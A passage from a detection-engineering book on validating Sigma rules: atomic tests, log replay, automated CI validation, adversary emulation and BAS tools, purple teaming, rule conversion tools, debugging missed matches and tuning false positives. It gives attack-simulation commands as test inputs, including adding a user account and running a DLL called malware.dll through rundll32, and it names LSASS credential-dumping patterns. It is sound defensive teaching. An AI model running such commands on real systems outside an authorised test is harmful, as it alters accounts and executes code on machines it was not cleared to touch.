(Event ID 4720), you can manually create a test user on a machine (using **`net user testuser /add`**), then check that the Windows Security log recorded Event 4720, and if your Sigma rule catches it. Similarly, to test detection of a suspicious command-line, you might run a benign command that matches the pattern. If your rule looks for PowerShell executing an encoded command (for example, **`-EncodedCommand`** flag), you can simulate it by running a harmless encoded PowerShell command. These manual simulations can be effective for generating specific events on demand. However, you need to be mindful to do this in an environment where you have the permission, and where any automated defenses (like EDRs) will not interfere too much with your test (or worse, flag you as the attacker!).

- **Replay of Recorded Data:** In some cases, you might have known malicious log data from prior incidents or from sandbox runs. You can use those logs to test your rules. For instance, if you have a PCAP file of malicious network traffic, you can replay it through a tool like **`tcpreplay`** to generate IDS or Zeek logs, and then see if your Sigma-based network detections fire. Some SIEM platforms also allow you to import or re-ingest historical logs for testing detection logic. Hence, this approach is useful for regression testing, as it ensures that your new rule would have caught a threat that occurred in the past.
- **Synthetic Log Generation:** There are tools and projects that generate synthetic logs, either randomly, or based on templates. Therefore, they can be useful for load testing and functionality checks. For example, **Elastic's eventgen,** or scripts that output fake Windows events could populate your SIEM with events. However, for detection logic testing, synthetic logs must closely resemble real ones, or you might risk testing the wrong patterns. Therefore, you must treat synthetic generation with caution, and preferably base it on real examples (for instance, take a real log and change values as needed).

Regardless of the method, it is crucial to ensure that your logging is configured to capture the events. A common pitfall when testing is running a simulation, but not seeing any logs because the audit policy or sensor was not enabled for that activity. Additionally, you must always verify that the log source (Windows Event Log, Sysmon, Linux **`auditd`**, and so on) is indeed recording the event. For example, if you run a malware sample to

generate an alert, make sure the EDR or antivirus is in detection-only mode, so that it logs the behavior without blocking it. This is because our goal is to produce the data that is required to exercise our Sigma rule.

Finally, organize and save the logs from your tests. Label them by scenario, technique, date, and so on. This will allow you to build a repository of **test cases**. In fact, this book's Appendix C includes sample logs for rule testing—they could be derived from the kinds of simulations that we are discussing in this chapter. Moreover, having a catalog of test logs means that you can repeatedly validate rules (especially after updates or in new SIEM backends) without re-running the simulation each time. Therefore, it is a part of treating detection content as code: you gather "unit tests" (log events) that correspond to your detection logic.

Manual versus Automated Validation

Testing detection rules can be done manually, but as your rule set grows, an automated approach becomes essential. Hence, it is important to clarify what each entails, as well as the pros and cons of each method. These methods are mentioned as follows:

Manual validation means that a human (usually the detection engineer, or an analyst) triggers a test, and then checks the results. For example, after writing a Sigma rule, you might run an atomic test or perform a specific action on a test machine, then manually search the SIEM to see if an alert was generated, or if the log matches the rule's conditions. You might open a Kibana dashboard or Splunk search, enter the query that corresponds to your Sigma rule, and visually confirm that the event is caught. Manual validation is straightforward and does not require complex setup—it is just you, the rule, and the logs. It also allows you to use intuition and investigative skills; you can tweak the query on the fly, explore related events, and get a gut feeling for whether the rule is working, and whether it is throwing false alarms.

However, **manual testing does not scale**. It is time-consuming, prone to human oversight, and is extremely hard to replicate exactly. If you have, say, 50 new Sigma rules, manually running separate tests for each, and checking them can consume a lot of time. Moreover, humans might make

mistakes in verifying results, or they might not test every edge case. This is where **automated validation** comes in.

Automated validation treats detection rules similar to software, where you can run a test suite to verify each rule's performance. In practice, this could mean writing scripts or using a pipeline that will feed in known log events (from your library of test logs) and assert whether the rule matches or not. This will be done for every Sigma rule. Some organizations implement this as part of Continuous Integration (CI); whenever a rule is added or modified in the Git repository, a pipeline automatically converts the Sigma rule to the target SIEM query, runs that query against a set of test data, and checks the results. If the rule fails to detect what it should (or conversely, matches things it should not), the pipeline can flag an error. This approach ensures that as rules evolve, they do not **regress**—for example, a change in the rule does not question its ability to detect the attack it was written for. Thus, it also frees analysts from repetitive checks, so that they can focus on investigating the logic rather than rote testing.

Now, let us compare manual and automated validation in a structured manner:

Aspect	Manual Validation	Automated Validation
Effort and Scalability	Labor-intensive; one-off tests run by an analyst each time. It does not scale well when the number of rules grows, or when changes are frequent.	Heavy initial setup (scripts, test cases), but scales easily to many rules and repeated runs. It requires minimal human effort per test after setup.
Consistency	Results may vary by who performs the test; it is possible to miss steps, or not record outcomes.	It is highly consistent. The same test is run the same way every time, thus ensuring reliable comparisons over time.
Speed of Feedback	Slower—each test must be run and checked, so getting feedback on a rule might take hours or days, if there are many rules.	Fast—a whole battery of rule tests can run in minutes. Quick feedback (for example, on each Git commit) enables agile detection development.
Coverage	It is focused on specific scenario being tested; other scenarios might be overlooked unless the analyst proactively tests them.	It can include multiple scenarios per rule (multiple log samples), and also test that rules *do not* fire on benign samples. It also broadens coverage of what is validated.
Use Cases	Ad-hoc checks, exploratory testing, initial development of a rule (when writing it, you might manually run a	Regression testing of the entire rule set, continuous monitoring of detection quality, and enforcing

	few tests). It is also useful for investigating why a rule fired or did not fire in a specific instance.	Detection-as-Code (DaC) quality gates (for example, it does not allow a rule to be published unless it passes all automated tests).

Table 7.1: *Manual and Automated Validation Comparing*

In practice, you will likely use **both methods**. A common workflow is something like this: during initial rule creation, do a quick manual test (or a few) to make sure the logic basically works. Once the rule is ready, add it to your repository and include corresponding test cases (log snippets or references to simulations), so that automated validation can take over for future changes. Therefore, manual validation remains invaluable for exploratory testing—for instance, if a rule triggers unexpectedly, an analyst might manually simulate variations of the event to see how the rule behaves (this overlaps with debugging, which we will discuss next). Meanwhile, automated validation is like your safety net and quality control system that runs in the background or as part of CI/CD, while ensuring that your detections remain effective over time.

However, you must note that automated testing of detection rules, especially Sigma rules, often requires some engineering to simulate or ingest logs in a test harness. Some open-source efforts (and vendor tools) are emerging to help with this, which treat Sigma rules as code that can be executed against data. For example, a project such as **`sigmalite`** provides an engine to evaluate Sigma logic directly on log events without needing a full SIEM backend. Such tools can be integrated into validation pipelines to programmatically check if a given log event would trigger a Sigma rule. The landscape is evolving, but the takeaway is clear—as detection engineering matures, automated validation is becoming a best practice.

Adversary Emulation and Breach-and-Attack Simulation (BAS) Tools

While atomic tests focus on individual techniques, **adversary emulation** takes a broader approach by simulating multi-stage attack campaigns end-to-end. Instead of running a single command or malware sample, adversary emulation replicates an entire sequence of tactics (often drawn from real threat intelligence) to see how a detection stack holds up against a full

attack scenario. For example, rather than just executing a credential dumping tool in isolation, an emulation might include the initial phishing step, while establishing Command-and-Control (C2), privilege escalation, lateral movement, data exfiltration, and so on, all in one cohesive test. The goal here is to exercise your logging and Sigma rules across the *Kill Chain*, besides ensuring that complex or stealthy behavior does not slip through the cracks. This approach shifts the focus from "Will my rule catch *this one event*?" to "Can my detections spot the malicious patterns across an attack lifecycle?". The latter is a much more comprehensive question, as one expert noted. Thus, emulating an adversary's full playbook can reveal detection gaps that would not be apparent from atomic one-liners. It tests not only individual rules, but also the *sequence* and correlation logic (if your SIEM uses chained detections), as well as the analysts' ability to follow an alert trail. In practice, adversary emulation often requires careful planning and a controlled environment, since executing a full attack can be disruptive. Therefore, many teams use dedicated test networks or labs to run these scenarios, or they time the tests during maintenance windows if they are using production telemetry (while ensuring that no real harm is done).

To further facilitate adversary emulation, teams leverage frameworks and **Breach-and-Attack Simulation (BAS)** tools. MITRE's **Caldera** is a well-known open-source platform that automates adversary behaviors through predefined or custom "abilities" (scripts for various techniques). Caldera, and similar tools, allow you to string together a sequence of ATT&CK techniques into a realistic chain, this is like essentially automating a mini red-team exercise. On the commercial side, there are numerous BAS solutions (AttackIQ, SafeBreach, Cymulate, SCYTHE, to name a few) that specialize in continuous security control validation. These tools can repeatedly execute attack scenarios and check which actions were detected or blocked. As an industry guide describes, BAS platforms act like **continuous, automated penetration testing**, that safely run real-world attacks in your environment to identify gaps. Many BAS tools will thus not only generate malicious events, but also report on what was or was not caught, while often providing metrics or scores for your detection coverage. Some vendors even refer to this process as "security validation" or *continuous threat exposure management*. This underscores that it is an ongoing cycle of testing and improving. Thus, by integrating BAS scenarios into your detection engineering workflow, you can validate Sigma rules at

scale: for instance, schedule a daily or weekly run of critical attack simulations (like ransomware behavior, lateral movement attempts, data staging), and have the results automatically fed into your SIEM or alerting system. If a Sigma rule fails to trigger on one of these simulated attacks, you have immediately found a blind spot to fix. Conversely, if it triggers correctly, you gain confidence that the rule works under realistic conditions.

One advantage of BAS tools and adversary emulation frameworks is their ability to test **variations of techniques**. Skilled attackers rarely use the exact same tools or commands as in public examples; they tweak and repackage techniques to evade detection. To counter them, emulation platforms allow you to try different implementations of a tactic to see if your detections hold strong against incoming threats. For example, an atomic test might simply run mimikatz.exe to dump credentials (easy to catch via known signature), but a more advanced emulation could use a fileless method or a custom in-memory technique to dump LSASS, which is much harder to detect. In fact, detection engineers at mnemonic illustrated how **multiple levels of sophistication for one technique (like T1003—credential dumping)** can have vastly different detection difficulties. A basic Sigma rule might catch the obvious `mimikatz` usage, yet they can miss a custom LSASS dumper injected via a Beacon Object file. By testing such variants with BAS tools or manual red-team scripts, you can adjust your rules to look for behavioral indicators (for example anomalous handle access to LSASS, or sudden memory reads) rather than specific file names or hashes. This practice of **behavior-based detection** is reinforced when you see your rule fail against a novel procedure—it pushes you to generalize and strengthen the logic.

It is important to note that running full adversary emulations requires more setup and safety precautions than atomic tests. Always coordinate with your IT and security teams, and obtain permission —even in a lab environment, an emulated attack can trip alarms, or cause changes (for example, new user accounts, modified registry keys) that might persist. Many choose to **limit these tests to isolated networks, or use simulation modes** (for example, some BAS tools have a “safe mode” where they simulate an action without actually harming systems, like attempting ransomware encryption on dummy files only). Also, ensure that any credentials or secrets used for testing are non-production or will be reset, as you might not want a test to accidentally expose real data. Despite these challenges, the payoff is

significant—adversary emulation gives you high fidelity assurance that your detections can handle *the real deal*. Therefore, when it is used in conjunction with atomic testing, you get the best of both worlds —atomic tests for quick, daily validation of specific rules, and full-scale simulations for periodic assessment of your detection posture.

Purple Team Exercises and Continuous Validation

Adversary emulation naturally leads into the concept of **purple teaming**, which is the collaboration between "red" (offense/simulation) and "blue" (defense/detection) teams to iteratively test and improve security. In a purple team exercise, the red team executes attack scenarios (potentially using the aforementioned emulation or BAS tools), while the blue team (including detection engineers and SOC analysts) monitors in real time to see which attacks are detected, which alerts fire, and how the defense responds. Here, the key is to work together—rather than a covert red team engagement that ends with a report, a purple team exercise is transparent and educational for both sides. According to one definition, purple team testing enables an organization to test and **improve their ability to detect and respond** to real-world threats, as it provides a baseline understanding of what your current detections catch. When the red team runs a series of attacks, every step that goes unnoticed is a learning opportunity for the blue team to adjust their Sigma rules or logging, and every alert that fires is a chance to verify if it was timely and clear enough to prompt appropriate response. Therefore, unlike a purely automated test, purple teaming is highly interactive: the teams might pause after each phase to discuss "Did we see that? If not, why? How can we detect it next time?" It is, in fact, a **feedback loop** in action.

One of the biggest benefits of purple team exercises is identifying not just gaps in detection, but also false positives and irrelevant alerts in context. For example, during a campaign simulation, the blue team might notice their DNS exfiltration rule fired, but it turned out to be on benign traffic—this is a chance to fine-tune that rule on the spot. Meanwhile, if the red team's simulated data theft via DNS did not trigger anything, there is an obvious gap to address by crafting a new detection or enabling more DNS logging. A result-oriented purple team exercise will highlight **what went well (detections that triggered) and what did not, such as attacks that**

had no alerts, or alerts that were fired incorrectly. The collaborative nature of purple teaming means that these findings are immediately turned into action items—maybe the detection engineering team writes a new Sigma rule for a technique that slipped by, or they adjust an existing rule's logic to reduce noise. In essence, purple teaming is like a **live-fire unit test for the SOC**, which covers not only the rules, but also the people and processes. Therefore, it ensures that when a real attack hits the system, both the technology and the team are better prepared to tackle it.

To get the most out of purple team efforts, it is wise to treat them as a regular, **continuous validation program** rather than a one-off exercise. Some organizations schedule purple team drills quarterly or integrate smaller-scale tests continuously (the "always-on purple team" concept). In fact, forward-leaning security programs have started to build automated pipelines that resemble a CI/CD for detections; new Sigma rules are automatically tested with simulations, and even production detections are periodically challenged with known TTPs to ensure that they are still working (much like how one would regularly run unit tests on software). This continuous testing approach aligns with what we discussed in automated validation—it is about not letting your detections stagnate. As one industry practitioner put it, **if you plan to test, you need to retest**. Attack techniques evolve and IT environments drift, so a rule that was effective last year might falter next year if not re-evaluated. Thus, by having an ongoing purple team program, you can institutionalize the practice of testing and refining. Each cycle of testing provides measurable data on your detection coverage; some teams even develop **detection coverage scorecards** or dashboards, often mapping their coverage to the MITRE ATT&CK framework. For example, after a series of purple team exercises, you might be able to say that you were able to detect 8 out of 10 techniques commonly used by Ransomware Group X, and that you have mitigations or compensating controls for the remaining ones. Such metrics give leadership a clear view of security posture, and also help justify resources for detection engineering (for example, improving coverage by 20% in the current quarter by adding new rules and tuning out noise).

Finally, purple teaming fosters a culture of collaboration and continuous improvement. It breaks down the barrier where the defensive team is passively waiting for alerts; instead, they are co-designing attacks with the offensive team specifically to *learn* and strengthen defenses. It is common

after a purple team exercise to hold a **wash-up session** where both teams document what was learned. This can include dialogue on which Sigma rules proved effective, which failed or were absent, how the attacker's tradecraft is changing, and what procedural changes might be needed (maybe the SOC needs new playbooks to handle certain alerts, and so on). These lessons feed back into the detection engineering lifecycle, while ensuring that writing a rule is not a one-and-done task, but part of a broader ongoing cycle of **test → refine → validate → repeat**. In summary, incorporating purple team exercises as part of your threat simulation and rule testing strategy ensures that your detections are not only tested in isolation, but are being vetted in realistic attack scenarios with human insight. Therefore, it is the ultimate validation that your rules, logs, and analysts can withstand real-world threats if they come together.

Tip: *When conducting Purple Team tests, use clear tagging or separate log identifiers for the simulated attacks (for example, use a test host group or special usernames), so that you do not accidentally confuse test alerts with real incidents. This helps in safely testing detection* ***in production-like conditions*** *without triggering unwarranted panic. Plus, it makes it easier to filter out test data when reviewing trends. The focus is to improve the signal-to-noise ratio of your detections; nothing drives that home better than seeing your rules in action (or inaction) during a realistic adversary simulation. Thus, by embracing adversary emulation and purple teaming alongside atomic testing, you can build a robust, resilient detection program that continuously learns and adapts to emerging threats.*

Essential Testing Tools

To effectively test and use Sigma rules, we often need to convert them into the query language of our SIEM or security tool. Sigma itself is a specification; by design it is *SIEM-agnostic*. The translation from Sigma's generic YAML to a concrete query (Splunk SPL, Elastic DSL, Azure KQL, and so on) is handled by Sigma tools or "backends". Therefore, while testing rules, it is important to verify that your Sigma logic translates correctly, and is yielding the expected query. Here, we will cover some essential tools such as:

- **sigma-cli (Sigma CLI):** This is the official command-line tool provided by the Sigma project for rule conversion and validation. In earlier days, Sigma came with a Python script called **`sigmac`** (the Sigma converter) to perform these translations. Now, sigma-cli is the new and improved version built on the **`pySigma`** library. The basic usage is straightforward—you provide a Sigma rule and specify a target platform (backend), and the tool outputs the corresponding query. For example, you can convert a Sigma rule to an Elasticsearch query or a Splunk query. A typical command might look like:

```
$ sigma convert -t splunk -c config/splunk-windows.yml
my_rule.yml
```

Here, **`-t splunk`** selects the Splunk backend (translating into Splunk's Search Processing Language), and the **`-c`** option can point to a config or pipeline YAML that helps map generic field names to the specific environment (for instance, mapping Sigma's Image field to your index's field name, if needed). Therefore, the sigma-cli tool supports a variety of backends and pipelines, which makes it a powerful swiss army knife for detection engineers. If you encounter an error or odd result in conversion, it could indicate an issue with the rule syntax or an unsupported construct, which is a valuable piece of feedback during testing. As the Sigma documentation notes, the CLI and plugins must be kept updated, and each SIEM backend has certain limitations on what can be translated. Thus, using sigma-cli to convert your rule into the target query is an excellent way to perform a sanity-check on the logic. It ensures, for example, that your condition logic (1 of, all of, selection and not filter, and so on) is being interpreted correctly by the translator. It is also useful for quick testing by running the resulting query on your SIEM's data to see if it hits the expected events.

- **`sigmac` (legacy):** You may come across references to **`sigmac`**, which was the original Sigma converter script (now considered legacy). In many guides or examples (especially older blog posts), you will see usage like **`python3 sigmac -t es-ql -c config/es-ql.yml rules/webserver/web_shell.yml`**. This accomplishes the same basic goal of converting Sigma to an Elastic query in that case, just with an older tool. However, Sigma maintainers have replaced **`sigmac`** with **`sigma-cli`** for future development, so you should favor sigma-cli; but

functionally, if you see **`sigmac`** in documentation, know that it is performing a Sigma rule conversion. Hence, the output of these tools is the native query, which you then either paste into your SIEM or use for automated searches.

- **`uncoder.io`**: Uncoder is a popular **web-based Sigma converter** (created by SOC Prime) that provides a user-friendly interface to translate Sigma rules into dozens of formats. If you do not want to run a CLI tool or you just need a quick conversion, Uncoder IO is extremely handy. You paste a Sigma rule on the left side and choose a target platform; the right side shows the converted query in real time. It supports not only Sigma, but also other formats (and even has some rule creation aids and an "AI" assistant in recent versions). A big advantage of using it is that Uncoder keeps up with new Sigma backends and query formats, therefore, it often supports platforms beyond the official sigma-cli defaults. According to the project, *"Uncoder IO has been a fast, private, and easy-to-use online translator for Sigma Rules, which supports automated translation into multiple SIEM, EDR, XDR, and Data Lake formats"*. Essentially, it is an IDE in your browser for detection rules. However, you must keep in mind that if you use the public instance (uncoder.io), you should be cautious about any sensitive rules or data (though they claim privacy is 100% preserved). There is also an open-source version of Uncoder IO that can be self-hosted if needed.
- **Other Tools and Methods:** Aside from the above, there are additional tools in the ecosystem. For instance, some SIEM vendors or community projects provide their own Sigma conversion scripts or integrations (Elastic's rules repository uses a Sigma converter internally; Chronicle Security has a Sigma importer, and so on). There are also several **Sigma GUI editors** and VS Code extensions that can do on-the-fly conversion. Moreover, if you are writing Sigma as code, you might integrate the conversion step into your CI pipeline (as we will explore in later chapters). The key for testing is: *use these tools to verify and exercise your rules.* Do not just write a Sigma rule and assume it works; try running it through a converter and, if possible, test the converted query on data.

Using Conversion Tools for Testing: Suppose you write a Sigma rule for detecting a specific process creation on Windows. You can do the following:

1. Use `sigma-cli` to convert it to your SIEM (say Splunk) query.
2. Run that query against a dataset (maybe a day's worth of lab logs) to see if it returns the event from your Atomic test. If it does not, you know that there is a problem—perhaps the field names did not match as expected or the condition logic is wrong. This tight loop of *write rule → convert → test query → adjust rule* is fundamental in detection engineering. Therefore, it ensures that your Sigma rules are not just syntactically correct, but semantically effective in the real world.

Debugging Missed Matches

A **missed match** is when your Sigma rule fails to trigger on an activity that it was supposed to detect. This is essentially a *false negative*, which is a dangerous scenario if it were to happen in production. During testing, if you run a simulation (or have a known malicious log) and your rule does not alert, you will need to debug it to determine the reason behind it. Several common culprits account for most missed matches, and are explained as follows:

- **Log Source Mismatch:** The log source definition in your Sigma rule might not align with the actual log you generated. Sigma's log source fields (like product, service, category) guide the converters on how to translate field names. For example, if your rule's log source is Windows Security log but the event actually came via Sysmon, the fields might differ (Sysmon's field for process path is Image whereas Security EID 4688 field is `NewProcessName`). Therefore, you must make sure that the log source in the rule is specific and correct for the event. If you choose a generic category, ensure that your backend mapping covers it. A quick fix is often to adjust the log source, or use a more appropriate one, so that the conversion knows which schema to use.
- **Field Name or Value Discrepancies:** This is a very frequent issue. Perhaps your rule expects a field `process.command_line` (a Unix-

style field name), but your actual log field is **`CommandLine`** or **`process_cmd`**. Or maybe, you wrote a condition looking for Image: \device\something, but in reality the log has uppercase **`ImagePath`** or a slightly different syntax. Therefore, you must always compare the actual log's field names and values to what your Sigma rule expects. This is where having the raw event (or a JSON of it) is useful. If the rule uses a wildcard or regex, ensure that it matches the actual string. For instance, a rule might search for **`*lsass.exe`** in a process path, but if the log reports the path in uppercase (**`LSASS.EXE`**) and the backend is case-sensitive, that could fail a match. Sigma typically abstracts case sensitivity (most backends do case-insensitive match for strings unless regex used), but it is worth double-checking. If using regex (re operator), test the regex on the string. Small typos or anchor issues in regex are common reasons for misses.

- **Logical Condition Mistakes:** Sigma's detection logic can combine multiple sub-conditions. A classic mistake is using AND, when you meant OR (or vice versa), or grouping conditions incorrectly. For example, you might have a selection and an exception (filter), and your condition is selection, but not exception. If your test event does not meet the selection exactly, it might not match at all. Or if the exception condition inadvertently matches and filters out the event, the rule will not fire. Therefore, you must check that each part of the detection is working; one way is to simplify the rule temporarily. Try using just the core selection without any NOT conditions and see if it matches the test log. If yes, then the problem lies in one of the additional filters or the way the condition is structured. Also, you must consider the order of evaluation: Sigma conditions with multiple parts are basically Boolean expressions. Therefore, ensure that you group with parentheses in complex cases as needed (Sigma allows implicit grouping, but be mindful of default precedence).
- **Timeframe and Sequence Issues:** If your rule uses a timeframe or is supposed to match multiple events (like condition: **`selection1`** and **`selection2`** within 5m), debugging gets trickier. You need to ensure all the requisite events occurred and in the expected time window. If your simulation only produced one of the two events, naturally the rule will not match. For multi-event (correlation) rules, verify the scenario completely. If the rule is meant to catch "Event A followed

by Event B within X minutes," ensure your test actually did both A and B. If it did and still there is no match, there could be an issue in how the backend translates that logic (not all SIEMs support temporal conditions well). In such cases, you might test each part separately to ensure that both sub-conditions can match on their own, and then verify if the combined logic maybe needs tweaking (or, as a workaround, consider splitting into two rules, or using the SIEM's native correlation if the Sigma translation falls short).

- **No Logs = No Matches:** This seems obvious but is worth stating—if your test did not produce the log (or if the log never made it to the place you are searching), your rule will not fire. Always rule out this possibility early. Check raw log indices to ensure the event is there. If not, the issue is not the rule but the telemetry. Maybe the auditing was off, the agent did not capture it, or the log has not been forwarded yet. In lab setups, it is easy to forget to enable certain logs (for example, you run `whoami /priv` expecting a Security log event, but did you enable Audit Privilege Use?). Therefore, it will be wise to confirm the data pipeline.

When you have identified that a rule is not matching when it should, adopt a systematic approach to debug, which involves the following steps:

1. **Reproduce the Scenario**: Run the test again if possible and gather the raw log output. Sometimes doing it a second time, with debugging in mind, helps because you might capture additional context, or notice differences.
2. **Isolate Rule Components**: If the rule has multiple parts (selections/filters), test each part individually by modifying the rule or using your SIEM's query language. For example, search for just the key keyword or just one condition to see if *anything* returns. This can pinpoint which part of the rule is failing. Maybe the keyword is present but the event's field name is different, and so on.
3. **Increase Verbosity**: Some Sigma tools or SIEMs allow you to see how a query was executed. In Splunk, for instance, you can use rex or other debug techniques to ensure that your pattern works. In Elastic, you might test the KQL vs EQL. When using sigma-cli, use the --

debug option (if available) to see field mappings. If using sigmalite or custom scripts, you could print out which condition failed on the log.

4. **Consult Documentation or Schema**: It may help to quickly check the documentation for the log source to confirm field names and values. For Windows events, Microsoft's docs or Event ID repositories list the exact field names. For cloud logs, the provider's schema definition might show a field like `userIdentity.type` vs. `userIdentity.sessionContext.sessionIssuer.type` (these are small differences that matter).
5. **Peer Review**: If you are working in a team, a fresh set of eyes on the rule, and the log will spot something you missed. Perhaps a colleague recognizes that the event ID you used is wrong, or that a trailing space in the rule's value is resulting in no match.

Here is a concrete example—imagine that you wrote a Sigma rule to detect the use of `rundll32.exe` loading a suspicious DLL by looking for the string `rundll32.exe` in the process command line and a particular DLL name. You test it by running rundll32.exe `malware.dll,Start`. Your rule does not fire. On inspection, you find that in the log, the process name is `rundll32.exe`, but the command line is recorded as `C:\Windows\System32\rundll32.exe "C:\path\malware.dll", Start`. Your rule was looking for malware.dll exactly, but the log had quotes around the path, and maybe a different case. The fix might be to adjust the rule to use a case-insensitive regex, or a wildcard that accounts for possible quotes or paths. This kind of fine-tuning is common when debugging missed matches.

In summary, treat a non-matching rule as a puzzle—either the rule is wrong, or the assumption about the data is wrong. Therefore, by iteratively testing each piece of the detection logic against the data, you will usually uncover the mismatch. The process of debugging missed detections will not only fix that particular rule, but often teaches you something new about logs or the Sigma language nuances, which will help you write better rules going forward.

Handling Detection Noise and False Positives

On the flip side of missed detections are **false positives**. These occur when your Sigma rule does fire, but for benign activity that is not truly malicious. Every SOC analyst dreads noisy alerts, and part of a detection engineer's responsibility is to minimize this "detection noise" without sacrificing coverage. Hence, in this section, we discuss strategies to handle False Positives (FPs) and tune your Sigma rules for precision.

First, you must recognize that some level of noise is almost inevitable. A Sigma rule is written generically, often to capture a broad technique. The original author of a Sigma rule might include a `falsepositives` section in the rule metadata listing scenarios where benign events could trigger it (for example, "administrator using PsExec for IT maintenance" might be noted as a false positive for a lateral movement rule). The author cannot eliminate all FPs because they do not know your specific environment. In fact, *"killing all 'false positives' is not necessarily the goal of the original author when a rule will be consumed in unknown environments,"* as panther.com Sigma guide notes. Thus, the onus is on you to tune the rule to your environment. Or in other words, **Sigma rules always need to be tuned**—*"…updating a list of Ips, or adjusting a list of actions to match on is a crucial step that mitigates false positives."*

Therefore, here are some common techniques for handling noise in Sigma detections:

- **Add Filtering Conditions:** The most straightforward way to reduce false positives is to refine the rule's logic to exclude known good events. In Sigma, this is typically done by adding an extra condition (often called a filter or exception). For example, suppose you have a rule that alerts on rundll32.exe executing a DLL (suspicious for code execution). It fires on a legitimate software updater that uses rundll32. You can add a condition to exclude that specific DLL or path. In Sigma YAML this might be an additional selection like `trusted_updater: Image: '*\\Updater\\*.dll'`, and then change the condition to selection, and not `trusted_updater`. This pattern of adding a not condition for false positive reduction is common. It ensures the rule still catches the bad stuff, but ignores what you have identified as benign. Therefore, you must keep track of these in the rule's `falsepositives` field as well, in order to document what you filtered.

- **Use Sigma Filters (for Sigma v2):** As Sigma evolves, there is a concept of **Sigma Filters,** which are separate YAML files that can be applied to multiple rules to exclude certain events. For instance, you could create a filter file that says “exclude any detection where User starts with ADM_” (perhaps those are your admin service accounts). This filter can then be applied to all rules, or a subset of rules, during conversion with a command-line switch. The advantage is you do not have to edit every rule to add the exclusion; it is centrally managed. Sigma Filters are a new feature aimed at enterprise tuning use-cases, and they allow broad suppression of known-noisy patterns (like internal vulnerability scanners causing multiple alerts, and so on) across your rule set.
- **Leverage Log Fields for Context:** Many log sources have fields that provide context which can be used to reduce noise. For example, Windows events might include a `SubjectUserName` or `ProcessId` that can help distinguish system processes vs. user processes. If your rule can key off such context (like “alert on regedit spawning something **and** the user is not an administrator”), it can cut false alarms. Another example: use hostnames, IP ranges, or user group information. If a certain subnet is used by researchers who run penetration testing tools, you might initially exclude that subnet from some detection rules (with caution, of course). Therefore, a Sigma rule can include those as exceptions if such fields are available in logs.
- **Thresholds and Frequency:** Sometimes a single event is not indicative of malicious behavior, but a burst or trend is. If your Sigma rule is noisy because the event can happen benignly occasionally, consider whether it only is truly suspicious if it happens multiple times or at an unusual rate. Sigma’s standard does not natively support complex threshold logic in all backends (some support near or count aggregations), but you might implement this in the SIEM or via a correlation rule. For example, instead of alerting on one failed login (which could be common), alert if there are 20 failed logins from the same source in 5 minutes (brute force). In Sigma, this is typically expressed conceptually and implemented via backend-specific aggregation or correlation logic if the backend supports it, or simply documented that this Sigma rule should be deployed with a threshold. Many Sigma conversions (like to Splunk or Elastic) can incorporate a

threshold in the query or the SIEM's rule UI. The key therefore, is to think: *Can I require more evidence before firing an alert?* This effectively reduces noise by increasing specificity.

- **Separate Detection from Hunting Rules:** An advanced strategy is to maintain two variants of rules: a stricter one for alerting, and a looser one for hunting. The hunting rule might intentionally cast a wider net (thus noisier), but is not wired to the SOC alert queue; instead, it is used by threat hunters to sift for anomalies. The alerting rule is tuned to be high confidence (maybe by including additional conditions or requiring multiple signals). In Sigma, you might tag one rule as type—hunting vs. another as type: detection (through a custom field or naming convention). This way, you do not lose the ability to find the activity at all, but you only wake up on-call analysts for the more certain hits. For example, a broad rule might catch many uses of cmd.exe spawning powershell.exe (a technique often used by attackers but also by some sysadmins), whereas a narrowed rule might only alert if that happens, *and* the command line includes a known malicious pattern, or the parent process might be a certain way. Therefore, the broad rule output can be reviewed periodically by a human, whereas, the narrow rule generates immediate alerts.
- **Iterative Whitelisting:** In a new environment, after deploying Sigma rules, you should expect some alerts to fire on benign behavior. A measured approach is to treat the first few weeks as a tuning phase. Each time an alert fires and is deemed a false positive, evaluate whether it is something unique to your environment. If so, consider adding an exclusion for it. Over time, you build a set of exceptions. Just be careful to **verify** that each exclusion truly is safe, and is not accidentally suppressing real malicious behavior. For instance, if you whitelist a particular process name because an internal app uses it, ensure an attacker could not easily abuse that same name. Always prefer the most specific exclusions (for example, whitelist a specific known path or hash, not a common name like "backup.exe" which an attacker could rename their tool to).
- **Documentation and Metadata:** Use the `falsepositives` field in Sigma to list the known benign triggers. This does not affect the detection logic, but it is crucial for analyst context (as we will cover it

in *Chapter 10, Sigma Rules in SOC Workflows*). If the rule's metadata already notes "false positives: backup software execution" whenever an alert fires, the analyst can quickly recognize it if that is the cause. It also helps you keep track of what you decided not to alert on. Additionally, setting the level (severity) appropriately can help. If a rule is prone to some noise but still valuable (maybe 10% of its hits are real, 90% FP), you might mark it as "medium" severity, so analysts know to spend a bit less urgency on it compared to a rule that is almost always evil when it fires.

In essence, handling false positives is about **increasing precision** without losing the needle in the haystack. It often requires a cycle of *deploy → observe → tune → redeploy*. Therefore, Sigma rules, by being code, can be iteratively improved. Thanks to the consistent format, these improvements (like adding a filter clause) can also be shared upstream, or reused across similar rules. One promising development is the idea of **community-driven tuning**, as multiple organizations contribute back their noise filters, Sigma rules get smarter. Therefore, the introduction of reusable Sigma Filters is a step in that direction, as it enables a sort of crowd-sourced FP suppression list.

To wrap it up, always remember the balance: a rule that never false-alarms, but also never detects anything is useless; a rule that detects every attack, but also fires 100 times a day is unsustainable. Your goal is to find the sweet spot where the rule is as quiet as possible during normal operations, but loud when it catches something truly bad. Achieving this often takes refinement and creativity, but it is one of the most rewarding aspects of detection engineering, as it turns a noisy query into a reliable detection signal that your SOC can trust.

Hence, by simulating threats and rigorously testing your Sigma rules as covered in this chapter, you can easily put yourself in the attacker's shoes, as well as those of the analyst's, while ensuring that your detections are robust and ready for real-world use.

Conclusion

This chapter highlighted that detection engineering is incomplete without **validation**. We learned how to use **Atomic Red Team** to safely emulate

adversary behaviors, generate representative logs, and test Sigma rules against real events. We also compared **manual validation** with **automated pipelines**, showing how the latter scales into a CI/CD model for detections. Expanding beyond single tests, we explored **adversary emulation** and **BAS tools** for end-to-end campaigns, and **purple teaming** as a collaborative method to continuously harden detection content. We also covered the core ecosystem of **conversion and testing tools** (**`sigma-cli`**, **`sigmac`**, **`uncoder.io`**), methods for **debugging false negatives**, and practical strategies to tune out **false positives** without sacrificing coverage.

Next, we will shift our focus to the common mistakes and anti-patterns in Sigma rule writing. This will include how to apply best practices to ensure rules remain maintainable, efficient, and resilient in production environments.

CHAPTER 8

Sigma Rule Anti-Patterns and Best Practices

Introduction

